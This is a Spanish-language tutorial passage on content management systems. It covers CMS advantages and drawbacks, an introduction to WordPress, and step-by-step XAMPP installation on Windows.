- API (Application Programming Interface), es decir, Interfaz de programación de aplicaciones.
- Registros de auditoría integrados.
- Herramientas analíticas.
- Importar / exportar contenido.

Ventajas y Desventajas de un CMS

Los sistemas de gestión de contenido presentan una gran cantidad de ventajas, las cuales han hecho que cada vez más tanto usuarios independientes como empresas u organizaciones se avoquen a su implementación. Entre los beneficios que proporciona un CMS destacan los siguientes:

- Los usuarios sin conocimientos técnicos administrar su propio contenido web, como crear páginas funcionales y cargar y modificar el contenido que se publicará, sin tener que externalizar el trabajo a un webmaster o comprender HTML o CSS.
- Debido a que la interfaz generalmente se basa en el navegador, cualquier número de usuarios puede acceder a un CMS desde cualquier lugar.
- Actualizaciones instantáneas y rápido despliegue.
- Un CMS permite realizar cambios desde un único tablero, por lo que las actualizaciones se establecen en todo el sitio.
- Los CMS presentan una interfaz amigable y de fácil uso.
- Seguridad. Aunque no hay forma de garantizar la seguridad completa del sitio web, un CMS de calidad se actualizará continuamente para tratar los problemas de seguridad. Los desarrolladores del CMS, junto con la comunidad de usuarios, estarán atentos a cualquier vulnerabilidad, por lo que se resolverá cualquier problema. Los problemas con la mayoría de los sistemas ocurren cuando los usuarios no actualizan el software o los complementos adicionales, pero el mantenimiento frecuente garantizará que se mantenga seguro.
- Proporcionan un flujo de trabajo simple ya que el CMS puede garantizar que todos los miembros del equipo tengan acceso adecuado, con ciertas áreas como las actualizaciones de código limitadas solo a especialistas. El contenido puede ser creado, actualizado y publicado por varios miembros del equipo, permaneciendo en modo borrador hasta que todo se haya verificado a fondo.
- Son de funcionalidad extensible, a través de una gran cantidad de complementos y extensiones.
- Cuando una empresa usa un CMS para publicar sus páginas, reduce su dependencia de los ingenieros de front-end para realizar cambios en el sitio web, lo que hace que publicar contenido nuevo sea más rápido y fácil.

Sin embargo, los CMS también existen consideraciones por las cuales debe estar atento a la hora de elegir un CMS. Se mencionan las siguientes:

- Costos ocultos (por ejemplo, con implementación, personalización, soporte o capacitación).
- Es posible que necesite importantes recursos del servidor para ciertos tipos de CMS.
- La necesidad de aplicar actualizaciones y parches regulares para garantizar la seguridad del software hacen complicada la administración del software.
- Algunas soluciones patentadas pueden ser difíciles de personalizar.
- Complicaciones para exportar datos o mudarse a otra plataforma.

6.1 WORDPRESS

CMS WordPress

Aunque existen varios sistemas de gestión de contenidos, según recientes estudios el que se posiciona en primer lugar y con marcada diferencia es WordPress.

Wordpress es el sistema de gestión de contenido de código abierto de mayor uso a nivel mundial. Aunque en un principio se concibió como un sistema para la creación de blogs, hoy en día cuenta con diversas extensiones que lo convierten en un completo CMS, ya que ahora se pueden crear webs empresariales, tiendas e-Commerce, portafolios, currículos, canal de vídeos, entre otras opciones que se adaptan a las necesidades básicas del usuario o corporación.

Creado por el estadounidense Matt Mullenweg y el inglés Mike Little, fue lanzado oficialmente en el año 2003. Está desarrollado en PHP y es de código abierto con licencia GPLv2, factor que aunado a su fácil uso y características, ha influido en su rápido crecimiento.

6.2 Instalación


La instalación de Wordpress es muy sencilla. Puede hacerse en un ordenador local, teniendo instalado un servidor web, como por ejemplo Apache o también en un servicio de hosting de forma que el sitio web esté disponible para otros usuarios. Cabe destacar que el servidor debe soportar MySQL y ejecutar PHP.

Por ello es importante tener en un principio instalados y configurados estos programas. Hoy en día la comunidad de software libre ha dispuesto de aplicaciones que facilitan la instalación de Apache, PHP y MySQL de una forma rápida y sencilla. Una de esas aplicaciones y la más popular es Xampp.

Guía de Instalación de Xampp


Para instalar Xampp debe seguir los siguientes pasos:

1.- Para acceder al archivo de descarga de Xampp puede dirigirse a la siguiente dirección en su navegador: https://www.apachefriends.org/es/download.html. Seleccione el sistema operativo y versión que necesite. En este caso se instalará para el sistema operativo Windows.



Descargar Xampp para Windows

Claro está que en la página también encontrará los ejecutables para los sistemas operativos Mac OS y Linux.



XAMPP para **OS X** 7.2.29, 7.3.16, 7.4.4, 7.2.29, 7.3.16 & 7.4.4

Versión		Suma de comprobación			Tamaño
7.2.29 / PHP 7.2.29	¿Qué está incluido?.	md5	sha1	Descargar (64 bit)	159 Mb
7.3.16 / PHP 7.3.16	¿Qué está incluido?.	md5	sha1	Descargar (64 bit)	161 Mb
7.4.4 / PHP 7.4.4	¿Qué está incluido?.	md5	sha1	Descargar (64 bit)	159 Mb
7.2.29 / PHP 7.2.29	¿Qué está incluido?.	md5	sha1	Descargar (64 bit)	328 Mb
7.3.16 / PHP 7.3.16	¿Qué está incluido?.	md5	sha1	Descargar (64 bit)	328 Mb
7.4.4 / PHP 7.4.4	¿Qué está incluido?.	md5	sha1	Descargar (64 bit)	332 Mb

Descargar Xampp para Mac OS X




XAMPP para **Linux** 7.2.29, 7.3.16 & 7.4.4

Versión		Suma de comprobación			Tamaño
7.2.29 / PHP 7.2.29	¿Qué está incluido?.	md5	sha1	Descargar (64 bit)	152 Mb
7.3.16 / PHP 7.3.16	¿Qué está incluido?.	md5	sha1	Descargar (64 bit)	150 Mb
7.4.4 / PHP 7.4.4	¿Qué está incluido?.	md5	sha1	Descargar (64 bit)	149 Mb


Descargar Xampp para Linux

2.- Una vez descargado el archivo, ubíquelo en el ordenador y ejecútelo para que inicie la instalación del mismo. Verá un mensaje de Advertencia que indica evitar instalar Xampp en el directorio de programas de Windows. Presione OK para continuar.




Mensaje de Advertencia

3.- Ahora sí se iniciará el asistente de instalación de Xampp. Verá una ventana como la que sigue a continuación.




Pantalla de Bienvenida del Asistente de Configuración de Xampp

4.- A continuación verá una ventana que despliega los componentes que desea instalar. Por defecto todos se encuentran seleccionados. Presione Next para continuar.




Seleccionar Componentes a Instalar

5.- En el siguiente paso deberá elegir el directorio de instalación. Por defecto aparece la carpeta C:\xampp. Si lo desea deje esa ruta y presione **Next** para continuar.




Seleccionar la Ruta de Instalación

6.- La siguiente ventana que verá en pantalla será para seleccionar el lenguaje.




Pantalla de Selección del Lenguaje

7.- Ahora verá la pantalla que se muestra a continuación. Presione Next.




Pantalla Bitnami para Xampp

8.- A continuación verá la pantalla del asistente de instalación de Bitnami para Xampp y se iniciará el proceso de instalación.




Pantalla de Asistente de Instalación de Bitnami para Xampp

9.- La siguiente pantalla le indicará que el asistente se encuentra listo para comenzar la instalación de Xampp en su ordenador.




Asistente Listo para Comenzar la Instalación de Xampp

10.- El asistente mostrará una pantalla de Bienvenida a Xampp y además verá cómo procede a cargar la instalación.




Pantalla de Bienvenida de Xampp y de Instalación

11.- Al arrancar Xampp por primera vez Windows mostrará una alerta del Firewall (cortafuegos) solicitando el acceso para que el servidor Apache HTTP se pueda comunicar con las Redes Públicas y Privadas. Haga clic en el botón **Permitir acceso**.




Pantalla de Alerta de Seguridad del Firewall de Windows

12.- Ahora verá la ventana que indica que la instalación de Xampp ha sido completada. Presione **Finish**.



